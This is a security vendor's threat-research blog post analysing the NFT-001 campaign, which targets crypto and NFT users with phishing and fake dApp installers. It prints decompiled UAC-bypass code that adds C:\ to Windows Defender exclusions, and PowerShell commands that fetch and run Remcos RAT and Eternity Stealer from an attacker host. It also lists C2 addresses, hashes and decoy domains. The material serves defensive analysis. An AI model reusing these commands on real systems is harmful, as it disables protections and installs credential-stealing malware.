

# Watch Out for the New NFT-001

 [blog.morphisec.com/nft-malware-new-evasion-abilities](https://blog.morphisec.com/nft-malware-new-evasion-abilities)

Morphisec Labs



Posted by [Morphisec Labs](#) on September 22, 2022

- [Tweet](#)
- 


A non-fungible token (NFT) is a record on a blockchain associated with a digital or physical asset—usually a digital file such as a photo, video, or audio. An NFT's ownership is recorded in the blockchain, and it can be sold and traded. NFTs differ from cryptocurrencies, which are mostly fungible, in that NFTs are unique and non-substitutable. The NFT market is booming, with trading volume exploding by over 20,000 percent from 2020 to 2021. Cybercriminals have rushed to exploit this trend, which the Morphisec Threat Labs team has previously examined in a white paper. The Threat Labs team now has fresh research on the crypto and NFT malware NFT-001, which first surfaced in November 2020.

The NFT-001 attack sequence typically includes the following steps:

- Attackers target users in crypto and NFT communities on Discord and other forums
- The victim receives a private phishing message related to an NFT or financial opportunity. The message includes a link to a fake website and malicious app that promises an improved user experience
- The downloaded malware unpacks a remote access trojan (RAT) that is used to steal browsing data, install a keylogger, and other surveillance functionalities

- The attacker then uses the data for identity theft and to steal the victim's wallet and other possessions

The threat actor has now switched from the Babadedda crypter to a new staged downloader while using the same delivery infrastructure as before. The new downloader adds increased defense evasion abilities to this malware.




## New NFT-001 Technical Details

Morphisec Labs has tracked several waves of the NFT malware delivering the Remcos RAT since it first surfaced. In June 2022 we found a shift in the crypter used to deliver the Remcos RAT. The Babadedda crypter has now been discarded for a new staged downloader.


Date	Packer/Crypter /Downloader	Payload	C2	Port
11/2020 - 07/2021	Custom .NET packer	Remcos	95.217.114[.]96 37.48.89[.]8 94.23.218[.]87	4782 4783
07/2021 - 08/2021	Crypto Obfuscator (.NET)	Remcos	135.181.17[.]47	4783
08/2021 - 10/2021	BABADEDA	BitRAT	135.181.140[.]182 135.181.140[.]153 135.181.6[.]215	7777
11/2021 - 12/2021	BABADEDA using DLL sideloading with IIS Express	Remcos AsyncRAT	65.21.127[.]164	4783 4449
12/2021 - 02/2022	BABADEDA using DLL sideloading with Adobe / TopoEdit	Remcos	193.56.29[.]242	4783
01/2022 - 03/2022	BABADEDA using DLL sideloading with Link.exe	Remcos	157.90.1[.]54	4783
April 2022	BABADEDA using DLL sideloading with Adobe	Remcos	145.239.253[.]176	4782

07/2022 - *Active	BABADEDA using DLL sideloading with Mp3tag.exe	Remcos	65.108.9[.]124	4783
06/2022 - *Active	Downloader	Remcos	144.91.79[.]86	4444 4783

The malware delivery hasn't changed much. It sends a user a private message enticing them to download a related application supposedly granting the user access to the newest features. Below is an example of the phishing message targeting users of "Dune"—an Ethereum-based crypto data analytics platform.



If a user clicks the hyperlink in the message, it directs him to a decoy website that mimics the original. There, the user is prompted to download the malicious "installer" which infects the victim's machine with the Remcos RAT.



For more information on the infrastructure, read Morphisec’s previously mentioned white paper, “[Journey of a Crypto Scammer.](#)”

## The New Staged Downloader

The threat actor keeps the first stage “installers” with a low detection rate.

			Detections
<input type="checkbox"/>	ArgentVault_L2dApp-v2.1.0.exe peexe 64bits assembly runtime-modules	2 / 63	
<input type="checkbox"/>	CoinStats-CryptoTracker-dApp-v2.6.9.exe peexe 64bits runtime-modules assembly	2 / 65	
<input type="checkbox"/>	DuneAnalytics-dApp-v2.1.7.exe peexe 64bits assembly	2 / 61	
<input type="checkbox"/>	ImpossibleAura-Finance-dv2.16.10.exe peexe 64bits assembly runtime-modules	3 / 64	
<input type="checkbox"/>	PeraWallet-dApp-v2.1.7.exe peexe 64bits assembly runtime-modules	2 / 64	

The execution starts by performing a User Account Control (UAC) bypass. It hijacks the default handler for the *ms-settings* protocol and sets it to execute a Powershell command that adds the *C:\* folder to the Windows Defender exclusion list. The code that performs this UAC bypass technique is well documented in the [open-source repository](#). But the attacker employed it extremely poorly—he didn’t even bother to remove unnecessary WinAPI calls, such as printing to the console.

```

hresult = SHGetKnownFolderPath(&rfid, 0, 0i64, &str_system32);
if ( hresult >= 0 )
{
  mw_strcat(str_mshta_command, str_system32);
  mw_strcat_0(
    str_mshta_command,
    L"\mshta.exe vbscript:Execute(\"CreateObject(\"\"Wscript.Shell\"\" ).Run(\"\"powershell.exe -ExecutionPolicy Bypass \"
    \"-NoLogo -NonInteractive -NoProfile -WindowStyle Hidden Add-MpPreference -ExclusionPath C:\\"\", 0)(window.close)\");");
  handle_system_settings = LoadLibraryExW(L"SystemSettings.Handlers.dll", 0i64, 0x800u);
  UserAssocSet = mw_locate_signature(UserAssocSet_signature_NT10, 38, ".text", handle_system_settings);
  if ( UserAssocSet )
  {
    wrap_RegCreateKeyExW(phkResult, L"SOFTWARE\\Classes\\gg\\shell\\open\\command", L"SOFTWARE\\Classes\\gg");
  }
}

```

After excluding the C:\ folder from Windows Defender, the following Powershell commands are de-obfuscated and executed:

1) The first Powershell command downloads and executes a plain Remcos RAT (C2 - 144.91.79[.]86).

```

powershell -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -WindowStyle
Hidden $ProgressPreference = 'SilentlyContinue'; Invoke-WebRequest
http://rwwmefkauiiaa[.]ru/bs8bo90akv.exe -OutFile
\"$env:appdata/Microsoft/dllservice.exe\"; Start-Process -Filepath
\"$env:appdata/Microsoft/dllservice.exe\"

```

The C2 used in that Remcos RAT was also seen in the wild in samples using the Babadeda crypter. This bolsters our suspicion it's the same threat actor.

2) The second Powershell command downloads and executes Eternity Stealer which steals sensitive information from a victim's machine such as:

- Browser information like login credentials, history, cookies
- VPN and FTP client data
- Messaging software data
- Password management software data

```

powershell -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -WindowStyle
Hidden $ProgressPreference = 'SilentlyContinue'; mkdir
\"$env:appdata/Microsoft/AddIns\"; Invoke-WebRequest http://rwwmefkauiiaa[.]ru/u84ls.exe
-OutFile \"$env:appdata/Microsoft/AddIns/exclusions.exe\"; Start-Process -Filepath
\"$env:appdata/Microsoft/AddIns/exclusions.exe\"

```

We also noticed a variant of this downloader in the [Tandem Espionage](#) campaign shares commonalities with this campaign:

- There is a similar UAC bypass technique using fodhelper.exe (less evasive implementation)
- Downloading and executing two malicious executables (Arkei stealer and Eternity stealer)
- The Eternity stealer is downloaded by the exact same Powershell command as the second Powershell command from the same URL


Though the URL downloading the Eternity stealer is the same, we think these may be two different threat actors that used the same downloader as a service.

## Defending Against NFT Malware Like NFT-001

---

The crypto and NFT communities are on the cutting edge of financial innovation, and they are a lucrative target for attackers. This naturally means there's more scope for threat actors to exploit gaps in such rapidly evolving technology. This new staged downloader for NFT-001 is more evasive than the earlier version, increasing its ability to sneak past traditional cybersecurity solutions. According to the latest Picus report, defense evasion is now the most popular tactic among malware operators.

This tactic is popular because there aren't many effective tools against defense evasion. One such tool is Morphisec's revolutionary Moving Target Defense (MTD) technology, which comprehensively prevents defense evasion techniques. Unlike other cybersecurity solutions which focus on detecting known patterns with response playbooks, MTD preemptively blocks attacks on memory and applications and remediates the need for a response. To learn more about Morphisec's revolutionary Moving Target Defense technology, read the white paper: *[Zero Trust + Moving Target Defense: The Ultimate Ransomware Strategy](#)*.



Learn about Zero Trust & Moving Target Defense, the ultimate strategy against ransomware in this white paper.

[Get my copy now!](#)

## IOCs

---

Samples

849B58523E4EB0006DA82410AD2792352A97BE92C528FC252B45F84C1F04986B  
97AA3C220BC95C83032A2A4597FD463EBA11508347D5D836CEEA4E82588E00D4  
B97FE69C3D771AF4A62B9FBDD5CCE61F9E18D3911C9B3E28C5BF94831F791EF5  
76D1E65F336FA106514B0B618B32D003E8D5340917FB0517A8AF90FC6AFD9BCA  
B011F2FAB7414CB794348BA0591042789BA8FE47E002D7FDC165D135A2783172  
7F58D9CE7358A10E0679E36FF7BCF4E51A3DBFA16CE9D8FFD53A2B216773BB54  
80116F648EA5FB431E50A8AA935C168C29D3FFD1E5AA128BD18CE1C167FC8F9E  
2C0116126420998B955F7D01666BD0F6AF9DC83FC4E33D7D7B3DD086ECE905C7  
C2EFBCC341A979FD404E51A55AB0436E746BDA35DF2A08F074605FC6AB929797  
568D62692AC0E7667CB925719D2535F548488C96D9B0747CB97DC05FF640A2B3  
A6C9FECEB19F666C483051E77D2DD3D71CD256664B427F96CF778AEE62AB83F7  
030203206B667BB49B24A6E209FF3D27F611A4451687705F7B1E853A0921A788  
8CEDA430ADF0FD37DD732D0903B45ED4141F0786D2A271B58754A6C9D6B68690  
46B1A4907BB6B0C021AA223421A2059825A331EEE4CB6BD08E413100337B1609  
4110C49337323EA9D83C22D41A072E28C5B0540325B48A3291C1447488E8D704  
87D57E20A3502F6C4264FC3DA9C671352C30700B0363A331E9FC1E11E8F2CA89

## Decoy Websites

---

coinstats[.]top  
app.perp[.]run  
hawksight[.]space  
mmfinance[.]fund  
illuvium[.]run  
abracadabra[.]run  
wallet.polygon-bridge[.]com  
yieldsguild[.]com  
optimism[.]com  
app.optimism[.]com  
app.optimism[.]run  
dune-analytics[.]com  
clipper[.]run

[Contact SalesInquire via Azure](#)